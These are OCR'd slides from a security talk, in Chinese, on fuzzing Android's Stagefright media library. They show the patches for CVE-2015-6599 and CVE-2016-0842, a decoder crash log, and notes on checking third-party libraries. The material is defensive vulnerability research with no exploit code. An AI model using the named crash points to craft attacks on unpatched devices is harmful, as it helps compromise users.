
案例：stagefright fuzz(CVE-2015-6599)


```
libstagefright: check overflow before memory allocation in OMXCodec.cpp

Bug: 23416608
Change-Id: I4dacd38ed42db8f4887c3ee386dc909451f4346f
```

```
diff --git a/media/libstagefright/OMXCodec.cpp b/media/libstagefright/OMXCodec.cpp
index 43736ad..4b3ad68 100644
--- a/media/libstagefright/OMXCodec.cpp
+++ b/media/libstagefright/OMXCodec.cpp
```

```
@@ -1542,6 +1542,9 @@
             def.nBufferCountActual, def.nBufferSize,
             portIndex == kPortIndexInput ? "input" : "output");

+    if (def.nBufferSize != 0 && def.nBufferCountActual > SIZE_MAX / def.nBufferSize) {
+        return BAD_VALUE;
+    }
     size_t totalSize = def.nBufferCountActual * def.nBufferSize;
     mDealer[portIndex] = new MemoryDealer(totalSize, "OMXCodec");
```

AFL + Peach + MFFA





案例：stagefright fuzz(CVE-2016-0842 Duplicate)

```
A/libc(1219): Fatal signal 11 (SIGSEGV), code 1, fault addr 0xb5100008 in tid 1225 (le.h264.decoder)
A/DEBUG(11627): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
A/DEBUG(11627): Build fingerprint: 'google/shamu/shamu:6.0.1/MOB30M/2862625:user/release-keys'
A/DEBUG(11627): Revision: '0'
A/DEBUG(11627): ABI: 'arm'
A/DEBUG(11627): pid: 1219, tid: 1225, name: le.h264.decoder  >>> ./stagefright <<<
A/DEBUG(11627): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0xb5100008
W/NativeCrashListener(876): Couldn't find ProcessRecord for pid 1219
A/DEBUG(11627):     r0 0000001d  r1 000001e1  r2 0000001c  r3 000025b0
E/DEBUG(11627): AM write failed: Broken pipe
W/debuggerd(11627): type=1400 audit(0.0:274182): avc: denied { search } for name="tmp" dev="dm-1" ino=334562
erd:s0 tcontext=u:object_r:shell_data_file:s0 tclass=dir permissive=0
A/DEBUG(11627):     r4 b608e280  r5 000004b0  r6 b4fc0000  r7 b608f000
A/DEBUG(11627):     r8 b50fb500  r9 b5082000  sl b5100000  fp 00000026
A/DEBUG(11627):     ip 0000000f  sp b5c1b390  lr 0000001c  pc b5c49306  cpsr 200d0030
A/DEBUG(11627): backtrace:
A/DEBUG(11627):     #00 pc 0002d306  /system/lib/libstagefright_soft_avcdec.so (ih264d_read_mmco_commands+173)
A/DEBUG(11627):     #01 pc 0001ade1  /system/lib/libstagefright_soft_avcdec.so (ih264d_parse_pslice+752)
A/DEBUG(11627):     #02 pc 00029a4f  /system/lib/libstagefright_soft_avcdec.so
e_slice+2758)
A/DEBUG(11627):     #03 pc 00020a17  /system/lib/libstagefright_soft_avcdec.so (ih264d_parse_nal_unit+202)
A/DEBUG(11627):     #04 pc 0000c5c3  /system/lib/libstagefright_soft_avcdec.so (ih264d_video_decode+766)
A/DEBUG(11627):     #05 pc 0000ab05  /system/lib/libstagefright_soft_avcdec.so
A/DEBUG(11627):     #06 pc 0002297b  /system/lib/libstagefright_omx.so
```

案例：stagefright fuzz(CVE-2016-0842 Duplicate)

```
 #include "ih264_typedefs.h"
 #include "ih264_macros.h"
 #include "ih264_platform_macros.h"
@@ -872,6 +875,13 @@
                                     pu4_bitstrm_buf);
                 while(u4_mmco != END_OF_MMCO)
                 {
+                    if (j >= MAX_REF_BUFS)
+                    {
+                        ALOGE("b/25818142");
+                        android_errorWriteLog(0x534e4554, "25818142");
+                        ps_dpb_cmds->u1_num_of_commands = 0;
+                        return -1;
+                    }
                     ps_mmc_params = &ps_dpb_cmds->as_mmc_params[j];
                     ps_mmc_params->u4_mmco = u4_mmco;
                     switch(u4_mmco)
```

案例：stagefright fuzz(CVE-2016-0842 Duplicate)

Project Member #3 shaile...@google.com

Thank you for reporting this issue.

This issue has already been reported and fixed as CVE-2016-0842.

Thanks,
Android Security Team

Status: Duplicate

Part. **04**

第三方库安全思考

使用前查询

存在1个第三方库漏洞库方便开发查询使用的SDK是否存在历史漏洞？

使用后扫描

扫描器直接支持第三方库漏洞扫描？

Q&A

我们正在招聘

- 支付宝钱包移动安全团队(新组建)
- 逆向、漏洞等
-

THANKS